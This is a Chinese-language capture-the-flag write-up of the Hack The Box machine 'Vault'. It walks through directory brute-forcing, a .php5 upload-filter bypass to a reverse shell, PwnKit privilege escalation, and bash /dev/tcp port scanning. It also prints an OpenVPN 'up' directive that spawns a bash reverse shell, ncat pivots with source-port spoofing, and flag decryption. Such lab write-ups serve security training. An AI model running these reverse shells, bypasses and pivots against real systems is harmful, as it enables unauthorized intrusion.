

Vault,php5[上傳繞過]、跳脫一堆VM、openvpn反彈shell、ipv6[ssh連線.跳脫DNS]、gpg(金鑰)處理

```
—# nmap -sCV -p22,80 -A 10.10.10.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 08:18 EDT
Nmap scan report for 10.10.10.109
Host is up (0.28s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:9d:0f:7d:73:75:bb:a8:94:0a:b7:e3:fe:1f:24:f4 (RSA)
|   256 2c:7c:34:eb:3a:eb:04:03:ac:48:28:54:09:74:3d:27 (ECDSA)
|_  256 98:42:5f:ad:87:22:92:6d:72:e6:66:6c:82:c1:09:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), Linux 3.18
(95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (93%), Linux 3.2 (93%),
Linux 3.10 - 4.11 (93%), Linux 3.12 (93%), Linux 3.13 (93%), Linux 3.8 -
3.11 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   275.06 ms 10.10.14.1
2   275.71 ms 10.10.10.109

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.56 seconds
```

WEB



使用起始目錄爆破失敗(空值)

```
gobuster dir -u http://10.10.10.109 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt -k -
t 40
```

後面加 `/sparklays` 有資料

```
gobuster dir -u http://10.10.10.109/sparklays -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt -k -
t 40
```

```
=====
Starting gobuster in directory enumeration mode
=====
```

```
/.php                (Status: 403) [Size: 301]
/login.php           (Status: 200) [Size: 16]
/admin.php           (Status: 200) [Size: 615]
/design              (Status: 301) [Size: 323] [-->
http://10.10.10.109/sparklays/design/]
```

唯一可以使用 `/admin.php` 登入介面

在針對 `/design` 繼續做爆破看看

```
gobuster dir -u http://10.10.10.109/sparklays/design/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,html
-k -t 40
```

```
=====
Starting gobuster in directory enumeration mode
=====
```

```
/uploads             (Status: 301) [Size: 331] [-->
http://10.10.10.109/sparklays/design/uploads/]
/design.html          (Status: 200) [Size: 72]
```

猜測是登入介面有上傳文件，並用 `/uploads` 反彈

但還有一個 `/design.html` 檔案，先去看看

發現 `/design.html` 可以文件上傳，但有檔案限制，
測試上傳php、sh失敗




sorry that file type is not allowed

Choose a file to upload: 瀏覽... 未選擇檔案。

upload file



進行副檔名爆破：https://github.com/a6232283/HTB/blob/main/code/File_extension_bypass.txt



發現 `php5` 可以通過

反彈成功

```
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.109] 47732
Linux ubuntu 4.13.0-45-generic #50~16.04.1-Ubuntu SMP Wed May 30 11:18:27 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
20:39:38 up 15:30, 0 users, load average: 0.08, 0.02, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
wh$ oami
www-data
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
alex:x:1000:1000:alex,,,:/home/alex:/bin/bash
dave:x:1001:1001:,,,:/home/dave:/bin/bash
$
```

在 `dave` 使用者目錄發現3個檔案，有一個ssh裡面疑似包含 `passwd`?

username : `dave`


passwd : `Dav3therav3123`

```
Servers key ssh
www-data@ubuntu:/home/dave/Desktop$ ls -al
ls -al
total 20
drwxr-xr-x  2 dave dave 4096 Jun  2  2021 .
drwxr-xr-x 18 dave dave 4096 Jun  2  2021 ..
-rw-rw-r--  1 alex alex   74 Jul 17  2018 Servers
-rw-rw-r--  1 alex alex   14 Jul 17  2018 key
-rw-rw-r--  1 alex alex   20 Jul 17  2018 ssh
www-data@ubuntu:/home/dave/Desktop$ cat Servers
cat Servers
DNS + Configurator - 192.168.122.4
Firewall - 192.168.122.5
The Vault - x
www-data@ubuntu:/home/dave/Desktop$ cat key
cat key
itscominghome
www-data@ubuntu:/home/dave/Desktop$ cat ssh
cat ssh
dave
Dav3therav3123
www-data@ubuntu:/home/dave/Desktop$
```

登入成功

```
dave@ubuntu:~/Desktop$ id
id
uid=1001(dave) gid=1001(dave) groups=1001(dave)
dave@ubuntu:~/Desktop$ whoami
whoami
dave
dave@ubuntu:~/Desktop$
```

發現版本漏洞

```
 Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.16
Vulnerable to CVE-2021-4034
```

使用版本漏洞可以提權成功，但都沒有user、root flag...

```
dave@ubuntu:/tmp$ ./PwnKit
./PwnKit
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),1001(dave)
root@ubuntu:/tmp# whoami
whoami
root
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:~# ls
ls
root@ubuntu:~# ls -a
lls -a
.  ..  .bash_history .bashrc .cache .gnupg .nano .profile .ssh
root@ubuntu:~# find / -name root.txt 2>/dev/null
find / -name root.txt 2>/dev/null
root@ubuntu:~#
```

我猜目前在192.168.122.1IP上

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:2a:d7 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.109/24 brd 10.10.10.255 scope global ens192
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:fe94:2ad7/64 scope global mngtmpaddr dynamic
        valid_lft 86400sec preferred_lft 14400sec
    inet6 fe80::250:56ff:fe94:2ad7/64 scope link
        valid_lft forever preferred_lft forever
3: virbr0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether fe:54:00:17:ab:49 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
        valid_lft forever preferred_lft forever
```

進行IP、Port ping 看看

獲取IP扣除.1

IP

```
root@ubuntu:~# for i in {1..254}; do (ping -c 1 192.168.122.${i} | grep
"bytes from" | grep -v "Unreachable" &); done;
<68.122.${i} | grep "bytes from" | grep -v "Unreachable" &); done;
64 bytes from 192.168.122.1: icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from 192.168.122.4: icmp_seq=1 ttl=64 time=1.06 ms
64 bytes from 192.168.122.5: icmp_seq=1 ttl=64 time=1.54 ms
```

Port

```
root@ubuntu:~# time for port in {1..65535}; do echo >
/dev/tcp/192.168.122.5/$port && echo "$port open"; done 2>/dev/null
```

.5無獲取任何端口

* * *


```
root@ubuntu:~# for port in {1..65535}; do echo >
```

```
/dev/tcp/192.168.122.4/$port && echo "$port open"; done 2>/dev/null  
22 open  
80 open
```

將IP：192.168.122.4的80端口，轉發至kali上看看

```
ssh -fgN -L 80:192.168.122.4:80 dave@10.10.10.109
```

轉發成功，獲取DNS、VPN配置




Welcome to the Sparklays DNS Server

[Click here to modify your DNS Settings](#)

[Click here to test your VPN Configuration](#)

只有VPN配置可以進入



VPN設定器

您可以在此處修改 .ovpn 檔案並執行它。

注意：必須使用nobind。

更新文件

[測試VPN](#)

在google找Reverse Shell from an OpenVPN Configuration

參考：<https://medium.com/tenable-techblog/reverse-shell-from-an-openvpn-configuration-file-73fd8b1d38da>

```
remote 192.168.122.1
ifconfig 10.200.0.2 10.200.0.1
dev tun
script-security 2
up "/bin/bash -c '/bin/bash -i > /dev/tcp/192.168.122.1/9200 0<&1 2>&1&'"
nobind <=必須使用的
```

※原本要反彈kali但失敗了，
就嘗試反彈到靶機上看看(成功)

靶機反彈成功。原本 `ubuntu -> dns`

```
dave@ubuntu:~$ nc -lnvp 9200
Listening on [0.0.0.0] (family 0, port 9200)
Connection from [192.168.122.4] port 9200 [tcp/*] accepted (family 2, sport 47108)
bash: cannot set terminal process group (1095): Inappropriate ioctl for device
bash: no job control in this shell
root@DNS:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@DNS:/var/www/html# whoami
whoami
root
root@DNS:/var/www/html#
```

user flag

```
root@DNS:/home/dave# cat user.txt
cat user.txt
a4947faa8d4e1f80771d34234bd88c73
root@DNS:/home/dave#
```

查看所有使用者歷史紀錄，發現使用者: `alex`，有一個 `ping 192.168.5.2`??

檢查該 IP 是否出現在任何日誌中？

```
grep -r "192.168.5.2" /var/log
Binary file /var/log/auth.log matches
Binary file /var/log/btmp matches
* * *
-r 搜尋給定路徑中的所有檔案
```

```
grep -ra "192.168.5.2" /var/log
```



```

root@DNS:/var/www/html# grep -ra "192.168.5.2" /var/log
grep -ra "192.168.5.2" /var/log
/var/log/auth.log:Jul 17 16:49:01 DNS sshd[1912]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 17 16:49:02 DNS sshd[1943]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 17 16:49:02 DNS sshd[1943]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 17 17:21:38 DNS sshd[1560]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 17 17:21:38 DNS sshd[1590]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 17 17:21:38 DNS sshd[1590]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 17 21:58:26 DNS sshd[1171]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 17 21:58:29 DNS sshd[1249]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 17 21:58:29 DNS sshd[1249]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 24 15:06:10 DNS sshd[1466]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 24 15:06:10 DNS sshd[1496]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 24 15:06:10 DNS sshd[1496]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 24 15:06:26 DNS sshd[1500]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.5.2 user=
dave
/var/log/auth.log:Jul 24 15:06:28 DNS sshd[1500]: Failed password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 24 15:06:28 DNS sshd[1500]: Connection closed by 192.168.5.2 port 4444 [preauth]
/var/log/auth.log:Jul 24 15:06:57 DNS sshd[1503]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 24 15:06:57 DNS sshd[1533]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 24 15:06:57 DNS sshd[1533]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 24 15:07:21 DNS sshd[1536]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 24 15:07:21 DNS sshd[1566]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 24 15:07:21 DNS sshd[1566]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Sep 2 15:07:51 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/nmap 192.168.5.2 -Pn --source-port=4444 -f
-p 53
/var/log/auth.log:Sep 2 15:10:20 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 1234 --sh-exec ncat 192.168.5.2 987
-p 53
/var/log/auth.log:Sep 2 15:10:34 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 3333 --sh-exec ncat 192.168.5.2 987
-p 53
N[♦♦z<ssh:nottyalex192.168.122.1♦N[♦♦z<ssh:nottyalex192.168.122.1♦N[♦♦z<ssh:nottydave192.168.122.1♦N[♦♦z<ssh:nottydave192.168.5.2♦2W[♦♦♦ssh:nottydave192.168.
122.1♦7W[♦♦z<ssh:nottydave192.168.122.1♦8W[♦♦z<ssh:nottydave192.168.122.18W[♦♦z<ssh:nottydave192.168.122.18W[♦♦z3tty1ttydave3H9[$*3tty1ttydave3T9*[{@3tt
♦tty1ttydave♦m9*[*]ssh:nottydave192.168.122.1♦[♦♦z<ssh:nottydave192.168.122.1♦T♦[♦♦z
ncat@DNS:/var/www/html#

```

看起來有大量ssh2連線，且端口為4444

此把機內建有nmap，可以直接用，
發現有53、4444Port但都是關閉狀態，
嘗試嘗試將我的端口改成53或4444看看

```

root@DNS:/var/www/html# nmap -Pn 192.168.5.2 -g 53
nmap -Pn 192.168.5.2 -g 53

Starting Nmap 7.01 ( https://nmap.org ) at 2024-08-19 09:30 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0020s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
987/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 10.23 seconds
root@DNS:/var/www/html# nmap -Pn 192.168.5.2 -g 4444
nmap -Pn 192.168.5.2 -g 4444

Starting Nmap 7.01 ( https://nmap.org ) at 2024-08-19 09:31 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0022s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
987/tcp   open  unknown

```

找到 987/tcp open unknown 端口

通過監聽，發現987Port是ssh

```

SSH: connect to host 127.0.0.1 port 987: Connection refused
root@DNS:/var/www/html# nc 192.168.5.2 987 -p 53
nc 192.168.5.2 987 -p 53
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
shell php5

```

但直接ssh是無效的

使用剛剛在 /var/log/auth.log 裡的指令，
從chatGTP找，是將端口轉到1234Port

```

/var/log/auth.log:Sep 2 15:10:20 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 1234 --sh-exec ncat 192.168.5.2 987
-p 53
/var/log/auth.log:Sep 2 15:10:34 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 3333 --sh-exec ncat 192.168.5.2 987
-p 53

```

/usr/bin/ncat -l 1234 --sh-exec "ncat 192.168.5.2 987 -p 53"&

連線失敗...

```
root@DNS:/var/log# ssh dave@localhost -p 1234
ssh dave@localhost -p 1234
Pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.
```

有改4444Port也一樣。。

嘗試使用ipv6看看

```
root@DNS:/var/log# ifconfig
ifconfig
ens3      Link encap:Ethernet  HWaddr 52:54:00:17:ab:49
          inet addr:192.168.122.4  Bcast:192.168.122.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe17:ab49/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6072 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9646 errors:0 dropped:0 overruns:0 carrier:0
          collisions:11366 txqueuelen:1000
          RX bytes:313684 (313.6 KB)  TX bytes:944620 (944.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:377909 errors:0 dropped:0 overruns:0 frame:0
          TX packets:377909 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:27987126 (27.9 MB)  TX bytes:27987126 (27.9 MB)
```

先測試能否ping到？(成功)

```
ping6 -I ens3 ff02::1
```

ff02::1 是IPv6 的鏈路本地廣播地址，代表網絡上的所有節點。

```
root@DNS:/var/log# ping6 -I ens3 ff02::1
ping6 -I ens3 ff02::1
PING ff02::1(ff02::1) from fe80::5054:ff:fe17:ab49 ens3: 56 data bytes
64 bytes from fe80::5054:ff:fe17:ab49: icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from fe80::5054:ff:fec6:7066: icmp_seq=1 ttl=64 time=1.90 ms (DUP!)
64 bytes from fe80::5054:ff:fee1:7441: icmp_seq=1 ttl=64 time=2.26 ms (DUP!)
64 bytes from fe80::5054:ff:fe3a:3bd5: icmp_seq=1 ttl=64 time=2.56 ms (DUP!)
64 bytes from fe80::5054:ff:fe17:ab49: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from fe80::5054:ff:fec6:7066: icmp_seq=2 ttl=64 time=0.775 ms (DUP!)
64 bytes from fe80::5054:ff:fe3a:3bd5: icmp_seq=2 ttl=64 time=1.16 ms (DUP!)
64 bytes from fe80::5054:ff:fee1:7441: icmp_seq=2 ttl=64 time=1.51 ms (DUP!)
64 bytes from fe80::5054:ff:fe17:ab49: icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from fe80::5054:ff:fec6:7066: icmp_seq=3 ttl=64 time=1.14 ms (DUP!)
64 bytes from fe80::5054:ff:fe3a:3bd5: icmp_seq=3 ttl=64 time=1.15 ms (DUP!)
64 bytes from fe80::5054:ff:fee1:7441: icmp_seq=3 ttl=64 time=1.15 ms (DUP!)
^C
```

找是哪一種ipv6

```
root@DNS:/var/www/html# ip -6 neigh
```

```
ip -6 neigh
```

```
fe80::5054:ff:fe3a:3bd5 dev ens3 lladdr 52:54:00:3a:3b:d5 REACHABLE
fe80::5054:ff:fee1:7441 dev ens3 lladdr 52:54:00:e1:74:41 REACHABLE
fe80::5054:ff:fec6:7066 dev ens3 lladdr 52:54:00:c6:70:66 STALE
```

```
* * *
```

```
root@DNS:/var/www/html# arp -an
arp -an
? (192.168.122.1) at fe:54:00:17:ab:49 [ether] on ens3
? (192.168.122.5) at 52:54:00:3a:3b:d5 [ether] on ens3
* * *
逐一測試，是fe80::5054:ff:fec6:7066
nmap -6 fe80::5054:ff:fec6:7066 ens3 -Pn
PORT      STATE SERVICE
987/tcp   open  unknown
```

這ipv6也失敗，設定shell的tty就正常。<=當下要設定tty...所有ipv4可以正常使用...

```
ssh -p987 dave@fe80::5054:ff:fec6:7066%ens3
```

一直密碼錯誤，在dave有發現ssh，裡面密碼被更新了。。

```
dave
dav3gerous567
```

跳脫DNS，找到root.flag.pgp

```
root@DNS:/home/dave# ssh -p987 dave@fe80::5054:ff:fec6:7066%ens3
dave@fe80::5054:ff:fec6:7066%ens3's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

96 packages can be updated.
49 updates are security updates.

Last login: Mon Sep  3 16:48:00 2018
dave@vault:~$ id
uid=1001(dave) gid=1001(dave) groups=1001(dave)
dave@vault:~$ ls
root.txt.gpg
dave@vault:~$
```

pgp 是儲存在本機的金鑰
無法使用base64，

只能使用base32

```
dave@vault:~$ base64 root.txt.gpg
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command na
dave@vault:~$ base32 root.txt.gpg
QUBAYA6HPDDBBUPLD4BQCEAAUCMOVUY2GZXH4SL5RXIOQQYVVMY4TAUF0ZE64YFASXVITKTD56JHD
LIHBLW30QMKSHQDUTH3R6QKT3MUYP32DYMUVFHTWRV05Q3YLSY2R4K3RU0YE5YKCP2PAX7S70JB
GMJKKZNW6AVN6WGQNV5FISANQDCYJI656WFAQCIIHXCQCTJXBEBHNHGQIMTF4UAQZXICNPCRCT55
AUMRZJEQ2KSYK7C3MIIH7Z7MTY0XRBOHHG2XMUDFPUTD5UXFYGCWKJV0GGBJK560PHE250KUQCRG
VEVINLLC3PZEIAF6KSLVSOLKZ5DWU34FH36HGPRFSWRIJPRGS4TJ0QC3ZSWTXYPORPUFEHEDOE
OPWHH42565HTDUZ6DPJUIX243DQ45HFPLMYTTUW4UVGBWZ4IVV33LYYIB32Q03ONOH5HRCYYFE
CKYNUVSGMHZINOAPEID07RXRVBKMHASOS6WH5KOP2XIV4EGBJGM4E6ZSHXIWSG6EM60DQHRW0AB3
AGSLQ5ZHJBPDQ6LQ2PVUMJPWD2N32FSVCEAXP737LZ56TTDJNZ6J60WZRT6PBOERHXM3ZMYJI
UWQF5GXGYOYAZ3MCF75KFJTQAU7D6FFWDBVQJYQR6FNCH3M3Z5B4MXV7B3ZW4NX5UHZJ5STMCTD
ZY6SPTKQT6G5VTCG6UWOMK3RYKMPA2YTPKVWVNMTC62Q4E6CZWQAPBFU7NM65202DROUPLSHYDZ
6SZS072GCDMASI2X3NGDCGRTHQSD5NVYENRSEJBBCWAZTV033IIRZ5RLTBVR7R4LKKIBZOVUSW36
G37M6PD5EZABOBCHNOQL2HV27MMSK3TSQJ4462INFAB60S7XCMBONZZ26EZJTC5P42BGMXHE274
64GCANQCRUW05MEZEFU2KVDHUZRMJ6ABNAEEVIH4SS65JXTGKYLE7ED4C3UV66ALCMC767DKJTBK
TTAX3UIRVNBQMYRI7XY=
```

將檔案傳到ubuntu

```
dave@ubuntu:~$ echo "QUBAYA6HPDDBBUPLD4BQCEAAUCMOVUY2GZXH4SL5RXIOQQYVVMY4TAUF0ZE64YFAS
> LIHBLW30QMKSHQDUTH3R6QKT3MUYP32DYMUVFHTWRV05Q3YLSY2R4K3RU0YE5YKCP2PAX7S70JB
> GMJKKZNW6AVN6WGQNV5FISANQDCYJI656WFAQCIIHXCQCTJXBEBHNHGQIMTF4UAQZXICNPCRCT55
> AUMRZJEQ2KSYK7C3MIIH7Z7MTY0XRBOHHG2XMUDFPUTD5UXFYGCWKJV0GGBJK560PHE250KUQCRG
> VEVINLLC3PZEIAF6KSLVSOLKZ5DWU34FH36HGPRFSWRIJPRGS4TJ0QC3ZSWTXYPORPUFEHEDOE
> OPWHH42565HTDUZ6DPJUIX243DQ45HFPLMYTTUW4UVGBWZ4IVV33LYYIB32Q03ONOH5HRCYYFE
> CKYNUVSGMHZINOAPEID07RXRVBKMHASOS6WH5KOP2XIV4EGBJGM4E6ZSHXIWSG6EM60DQHRW0AB3
> AGSLQ5ZHJBPDQ6LQ2PVUMJPWD2N32FSVCEAXP737LZ56TTDJNZ6J60WZRT6PBOERHXM3ZMYJI
> UWQF5GXGYOYAZ3MCF75KFJTQAU7D6FFWDBVQJYQR6FNCH3M3Z5B4MXV7B3ZW4NX5UHZJ5STMCTD
> ZY6SPTKQT6G5VTCG6UWOMK3RYKMPA2YTPKVWVNMTC62Q4E6CZWQAPBFU7NM65202DROUPLSHYDZ
> 6SZS072GCDMASI2X3NGDCGRTHQSD5NVYENRSEJBBCWAZTV033IIRZ5RLTBVR7R4LKKIBZOVUSW36
> G37M6PD5EZABOBCHNOQL2HV27MMSK3TSQJ4462INFAB60S7XCMBONZZ26EZJTC5P42BGMXHE274
> 64GCANQCRUW05MEZEFU2KVDHUZRMJ6ABNAEEVIH4SS65JXTGKYLE7ED4C3UV66ALCMC767DKJTBK
> TTAX3UIRVNBQMYRI7XY=" |base32 -d > root.gpg
dave@ubuntu:~$ file root.gpg
root.gpg: PGP RSA encrypted session key - keyid: 10C678C7 31FEBD1 RSA (Encrypt or Sign) 4096b .
```

需要密碼，想到先前最一開始的key

```
gpg -d root.gpg
```

```
dave@ubuntu:~$ gpg -d root.gpg

You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

gpg: Invalid passphrase; please try again ...

You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

gpg: Invalid passphrase; please try again ...
```

```
dave@ubuntu:~/Desktop$ cat key
itscominghome
```

獲取root flag

```
dave@ubuntu:~$ gpg -d root.gpg
```

You need a passphrase to unlock the secret key for

user: "david <dave@david.com>"

4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

share

gpg: encrypted with 4096-bit RSA key, ID D1EB1F03, created 2018-07-24

"david <dave@david.com>"

ca468370b91d1f5906e31093d9bfe819

```
dave@ubuntu:~$
```